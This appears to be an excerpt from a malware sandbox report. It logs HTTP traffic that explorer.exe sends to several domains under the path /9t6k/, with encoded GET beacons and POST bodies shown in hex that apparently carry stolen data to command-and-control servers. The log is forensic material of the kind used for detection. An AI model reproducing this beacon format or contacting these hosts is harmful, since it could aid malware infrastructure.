Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49746	198.54.117.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:04:04.242165089 CET	5953	OUT	GET /9t6k/?URflh=AqHI0+MX2ftrVe3DEiYBNVYhM67Z+qKer8sV+OvuybcJEoEJXTUx/oN346XCugNKhu9g&UfrD al=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.kingdomwinecommunity.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.5	49799	198.54.117.215	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:41.684077024 CET	7108	OUT	POST /9t6k/ HTTP/1.1 Host: www.thanksforlove.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.thanksforlove.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.thanksforlove.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 72 52 70 6b 6b 58 33 32 4a 44 73 57 47 78 5a 31 6e 4f 77 45 48 36 4d 65 61 70 78 65 79 76 77 45 31 45 6e 69 6c 6f 55 56 63 38 78 57 78 6c 32 34 51 4e 52 6d 70 79 4f 53 4e 35 55 59 35 69 62 70 48 4f 64 67 4c 76 6b 5a 39 6a 4d 71 68 6f 30 65 66 37 73 78 55 33 47 66 31 4a 52 2d 71 4b 28 2d 48 34 48 4c 6d 4f 58 78 78 59 6f 51 51 4c 43 32 64 6d 53 39 4f 35 72 43 4a 37 76 33 43 6d 30 42 70 4f 41 45 39 4d 46 4c 49 2d 48 59 48 48 67 44 6d 5f 4d 4b 73 75 4b 4a 78 61 4e 35 75 76 6e 51 56 69 46 2d 58 48 5a 4c 78 53 62 50 6f 47 56 31 51 4c 54 7a 7a 5f 38 35 57 41 52 45 4b 5f 71 41 6c 39 66 5a 54 49 55 51 6e 69 4f 7a 67 76 63 78 74 62 45 78 30 75 71 6f 56 58 57 78 73 71 70 54 30 4b 6b 4b 6e 72 59 45 43 36 76 75 6b 4a 44 32 6e 69 56 6e 59 31 28 71 53 33 53 73 32 4b 48 58 49 6b 72 59 33 31 71 59 41 71 32 62 57 59 70 64 4b 6d 59 72 50 56 50 61 30 78 34 66 5a 6c 41 51 72 76 53 50 33 58 6b 37 37 59 51 71 6a 4b 6b 34 79 65 69 7a 54 69 7a 4e 38 73 33 75 6d 6f 73 63 4c 47 6d 4e 6c 43 7e 72 38 6a 35 34 32 79 39 4d 77 31 6f 77 54 4a 58 57 36 30 44 34 73 65 31 48 62 39 52 6d 30 30 56 45 77 63 4d 44 4e 6e 33 4d 41 49 57 6c 51 38 46 5a 7e 33 4d 70 30 51 78 68 41 4b 6a 77 36 42 75 2d 67 38 54 52 4d 70 72 71 59 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=rRpkkX32JDsWGxZ1nOwEH6MeapxeyvwE1EniloUVc8xWxl24QNRmpyOSN5UY5ibpHOdgLvkZ 9jMqho0ef7sxU3Gf1JR-qK(-H4HLmOXxxYoQQLC2dmS9O5rCJ7v3Cm0BpOAE9MFLI-HYHHgDm_MKsuKJxaN5uvnQVi F-XHZLxSbPoGV1QLTzz_85WAREK_qAl9fZTIUQniOzgvcxtbEx0uqoVXWxsqpT0KkKnrYEC6vukJD2niVnY1(qS3Ss 2KHXIkrY31qYAq2bWYpdKmYrPVPa0x4fZlAQrvSP3Xk77YQqjKk4yeizTizN8s3umoscLGmNlC~r8j542y9Mw1owTJ XW60D4se1Hb9Rm00VEwcMDNn3MAIWlQ8FZ~3Mp0QxhAKjw6Bu-g8TRMprqYg).
Dec 3, 2020 10:07:41.854650974 CET	7109	IN	HTTP/1.1 405 Not Allowed Date: Thu, 03 Dec 2020 09:07:41 GMT Content-Type: text/html Content-Length: 154 Connection: close Server: namecheap-nginx Allow: GET, HEAD Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.5	49800	198.54.117.215	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:41.849710941 CET	7108	OUT	GET /9t6k/?URflh=kTde6z/9FBgibCJh75hFV8EYWatL1OQ/rhfr5oU2UZBR6XWcBOIn723UV5Uezh3ZQ4ot&UfrD al=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.thanksforlove.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.5	49801	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:47.042588949 CET	7110	OUT	POST /9t6k/ HTTP/1.1 Host: www.outtheframecustoms.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.outtheframecustoms.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.outtheframecustoms.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 55 2d 77 75 54 6f 51 53 30 35 54 63 4e 35 51 57 34 79 70 71 32 6f 74 4c 31 51 4e 7a 42 4d 51 33 5a 4b 72 4e 4d 56 6e 6a 35 45 42 41 63 72 64 35 54 7a 78 67 34 61 37 71 4f 47 67 75 4e 47 6c 54 4e 7a 34 4b 6f 7a 46 38 67 4d 65 39 77 6c 38 37 70 6f 49 56 69 78 61 58 73 7a 46 53 64 31 56 77 6b 46 64 61 31 46 69 4c 75 52 46 4a 50 6b 43 38 57 30 4e 6c 48 32 58 68 28 53 5a 46 45 62 77 78 55 50 55 5a 4b 46 47 61 6d 4a 4d 32 53 70 34 59 33 55 6f 4c 43 33 70 30 52 78 47 4e 49 52 72 46 4d 69 4c 30 31 58 42 36 64 45 7a 2d 47 35 65 4f 56 36 57 72 4f 74 63 76 32 39 6b 74 78 73 4d 5f 4d 50 6d 4b 4b 35 43 30 61 48 69 55 6a 53 45 43 4b 53 45 36 74 66 32 74 54 5a 7a 41 62 49 47 65 65 42 37 55 31 72 56 72 74 58 77 36 53 47 6b 41 4f 6b 78 2d 4e 64 73 56 66 57 45 69 58 6c 57 58 4a 6e 46 54 53 64 63 6e 6b 33 7a 76 4d 65 72 53 7e 61 79 36 68 56 46 34 38 4f 38 69 56 4d 55 5f 74 48 6d 35 30 56 58 30 55 33 53 47 7e 49 73 4d 52 6c 6f 53 59 55 52 77 6c 66 43 33 31 35 35 54 53 6b 5a 74 69 64 6f 55 76 4f 50 51 6c 52 74 57 7e 31 43 36 51 64 46 55 71 78 68 6a 39 73 6a 44 65 35 4a 66 58 41 65 6b 65 44 65 38 72 57 51 54 75 54 48 56 48 32 57 66 63 78 33 79 61 55 63 64 52 64 30 48 4b 4f 55 36 64 7a 49 45 42 55 58 37 58 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=U-wuToQS05TcN5QW4ypq2otL1QNzBMQ3ZKrNMVnj5EBAcrd5Tzxg4a7qOGguNGlTNz4KozF8 gMe9wl87poIVixaXszFSd1VwkFda1FiLuRFJPkC8W0NlH2Xh(SZFEbwxUPUZKFGamJM2Sp4Y3UoLC3p0RxGNIRrFMi L01XB6dEz-G5eOV6WrOtcv29ktxsM_MPmKK5C0aHiUjSECKSE6tf2tTZzAbIGeeB7U1rVrtXw6SGkAOkx-NdsVfWEi XlWXJnFTSdcnk3zvMerS~ay6hVF48O8iVMU_tHm50VX0U3SG~IsMRloSYURwlfC3155TSkZtidoUvOPQlRtW~1C6Qd FUqxhj9sjDe5JfXAekeDe8rWQTuTHVH2Wfcx3yaUcdRd0HKOU6dzIEBUX7XQ).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.5	49802	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:47.060170889 CET	7111	OUT	GET /9t6k/?URflh=b8EUNPE+oYf5M4MWpXscm/Bt3xsjLt8hNenJJ3DjxXNjYfRDWC0pztruTX9IDl5bQG1l&UfrD al=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.outtheframecustoms.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:47.202081919 CET	7112	IN	HTTP/1.1 403 Forbidden Date: Thu, 03 Dec 2020 09:07:47 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 157 X-Sorting-Hat-ShopId: 46455914654 X-Dc: gcp-us-central1 X-Request-ID: a95fb9c8-ce79-4822-a84c-c86bb54630db X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06c9749efa00000631b2299000000001 Server: cloudflare CF-RAY: 5fbc23ab2dcf0631-FRA Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.5	49803	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:52.229012012 CET	7118	OUT	POST /9t6k/ HTTP/1.1 Host: www.theyolokart.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.theyolokart.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.theyolokart.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 28 78 65 56 4c 30 48 61 6e 6f 77 56 4b 36 74 6c 54 46 75 59 46 44 4f 58 49 44 44 64 45 54 79 43 30 33 62 4f 32 4f 75 4e 4d 76 62 66 42 68 64 31 72 42 70 49 75 56 39 6b 75 74 67 58 6e 54 34 47 63 7a 67 6d 62 4e 67 6f 42 55 4a 39 76 34 5a 6c 4e 50 6b 74 64 4d 42 6a 28 39 51 64 4b 42 33 4e 51 39 38 4f 71 4b 73 58 28 66 72 6d 4f 32 6a 33 55 38 72 6a 70 79 39 66 56 6b 78 37 45 64 6b 53 44 4a 44 58 39 57 4a 4d 45 38 34 66 4e 38 32 34 4f 53 65 74 65 56 52 54 77 64 78 67 65 67 52 48 39 7a 4f 71 28 2d 7e 7a 71 4a 35 43 6c 59 68 55 62 63 54 68 37 6a 49 52 72 59 46 79 44 4b 74 57 43 75 41 78 6f 74 4c 71 36 67 70 78 6b 55 7e 47 52 72 44 41 4d 39 4d 76 52 4b 59 58 42 31 65 68 45 35 28 50 7e 47 30 63 39 4b 5a 4d 6f 69 47 38 62 75 36 30 69 4d 6f 66 38 35 35 55 39 36 4b 4c 74 72 63 63 4a 39 79 69 32 41 61 56 6b 6b 71 44 4c 4e 39 4f 41 44 31 4e 39 45 49 32 4f 48 7e 30 36 68 59 38 39 34 76 54 56 39 4f 6e 63 63 66 75 28 69 66 65 6a 63 31 57 4f 56 6d 6c 6b 39 39 6d 6b 79 67 6e 52 48 48 6e 30 4c 53 65 48 52 33 64 4c 6d 42 76 77 59 59 33 6f 4d 38 78 34 59 53 64 39 77 59 35 61 65 4a 56 70 56 52 7a 75 30 41 2d 78 5a 37 49 66 5f 68 71 4a 32 5a 64 72 52 28 39 5a 42 53 48 73 68 39 57 5a 51 38 43 59 62 4e 51 44 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=(xeVL0HanowVK6tlTFuYFDOXIDDdETyC03bO2OuNMvbfBhd1rBpIuV9kutgXnT4GczgmbNgo BUJ9v4ZlNPktdMBj(9QdKB3NQ98OqKsX(frmO2j3U8rjpy9fVkx7EdkSDJDX9WJME84fN824OSeteVRTwdxgegRH9zOq(-~zqJ5ClYhUbcTh7jIRrYFyDKtWCuAxotLq6gpxkU~GRrDAM9MvRKYXB1ehE5(P~G0c9KZMoiG8bu60iMof855U 96KLtrccJ9yi2AaVkkqDLN9OAD1N9EI2OH~06hY894vTV9Onccfu(ifejc1WOVmlk99mkygnRHHn0LSeHR3dLmBvwY Y3oM8x4YSd9wY5aeJVpVRzu0A-xZ7If_hqJ2ZdrR(9ZBSHsh9WZQ8CYbNQDQ).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.5	49804	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:52.246022940 CET	7119	OUT	GET /9t6k/?URflh=wzqvVRf3v7wWdKVsEzaCYluZDwjvGR+wpj+mt/yOJMnJEVZY6i5f9AVoqOYOhCkuGFts&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.theyolokart.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:07:52.394757986 CET	7120	IN	HTTP/1.1 403 Forbidden Date: Thu, 03 Dec 2020 09:07:52 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 172 X-Sorting-Hat-ShopId: 46683390117 X-Dc: gcp-us-central1 X-Request-ID: e5bc7cb4-c4ca-4bdf-aac7-af2b349acee2 X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06c974b33c00002c426d300000000001 Server: cloudflare CF-RAY: 5fbc23cb9c272c42-FRA Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;display:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.5	49805	66.235.200.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:57.419188023 CET	7125	OUT	GET /9t6k/?URflh=WRaEwe7grAm8RcFyQBNRvy9NVNi7wOvDLX3hizJdol6io43A3OIdw5NSblbyY8qTqmIe&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.higherthan75.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.5	49806	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:02.964715958 CET	7127	OUT	POST /9t6k/ HTTP/1.1 Host: www.renabbeauty.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.renabbeauty.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.renabbeauty.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 30 31 6d 63 5a 4e 51 58 7e 72 72 67 6e 47 52 2d 41 46 42 43 5a 6f 70 64 32 79 55 31 30 6e 63 46 6c 63 30 49 4f 31 51 70 67 55 68 31 66 30 37 44 41 4d 7e 47 61 72 51 58 4f 78 4d 67 44 34 72 6d 78 6e 65 73 64 4f 4a 6e 48 69 72 43 43 36 35 4f 51 4b 56 44 6c 42 4b 46 66 6a 6d 59 71 37 41 4b 7a 58 42 58 5a 65 59 52 61 79 6c 49 47 77 78 41 58 44 32 35 72 4f 51 58 4a 7a 32 41 54 61 35 43 47 62 34 78 47 46 6b 70 4e 39 6c 7a 48 72 28 44 6b 78 43 6a 6b 33 49 36 48 2d 5a 4c 78 62 6c 6b 4c 32 57 5f 33 71 38 64 48 76 37 37 61 53 58 7a 65 31 35 35 75 30 53 50 51 73 7a 4d 46 66 65 55 6d 62 4c 70 39 56 75 6b 4d 49 59 57 76 32 78 37 31 32 75 38 53 2d 4e 30 6c 45 6a 43 56 39 35 61 68 54 75 6d 66 4c 78 7a 68 41 67 76 28 34 7e 31 74 75 64 6f 39 50 57 31 38 61 45 56 76 72 78 54 6f 38 4c 69 45 76 37 41 65 33 76 5f 77 74 30 31 7e 68 59 70 5a 4e 38 76 7a 4b 46 7a 52 41 62 6e 72 79 6d 34 77 71 68 35 6a 58 77 32 79 79 4a 59 4f 69 6d 32 39 76 69 73 58 31 6e 5f 49 74 67 65 72 6d 58 42 71 55 35 59 6f 68 36 59 59 48 4a 36 77 63 31 45 4d 44 4b 4d 6f 73 79 41 52 58 66 62 71 54 38 4b 66 78 7e 5f 75 68 43 30 57 63 77 65 31 70 77 4a 77 79 65 4c 75 4e 55 46 65 4e 42 31 51 5a 62 59 4b 35 56 36 52 57 35 31 7a 61 4e 5f 37 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=01mcZNQX~rrgnGR-AFBCZopd2yU10ncFlc0IO1QpgUh1f07DAM~GarQXOxMgD4rmxnesdOJn HirCC65OQKVDlBKFfjmYq7AKzXBXZeYRaylIGwxAXD25rOQXJz2ATa5CGb4xGFkpN9lzHr(DkxCjk3l6H-ZLxblkL2 W_3q8dHv77aSXze155u0SPQszMFfeUmbLp9VukMIYWv2x712u8S-N0lEjCV95ahTumfLxzhAgv(4~1tudo9PW18aEV vrxTo8LiEv7Ae3v_wt01~hYpZN8vzKFzRAbnrym4wqh5jXw2yyJYOim29visX1n_ItgermXBqU5Yoh6YYHJ6wc1EMD KMosyARXfbqT8Kfx~_uhC0Wcwe1pwJwyeLuNUFeNB1QZbYK5V6RW51zaN_7A).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.5	49807	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:02.983494043 CET	7127	OUT	GET /9t6k/?URflh=73SmHps+05HxyxR+Sls8P85g8AMVj2xb8ZN5KGQQxUczRwjFANvvf8FlZWdGNK7+ujWZ&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.renabbeauty.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:03.132566929 CET	7129	IN	HTTP/1.1 403 Forbidden Date: Thu, 03 Dec 2020 09:08:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 155 X-Sorting-Hat-ShopId: 46582104220 X-Dc: gcp-us-central1 X-Request-ID: 06aa260b-ceff-42ab-9051-1d6b802969a5 X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06c974dd2f00002badbe982000000001 Server: cloudflare CF-RAY: 5fbc240ebf152bad-FRA Data Raw: 31 32 63 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 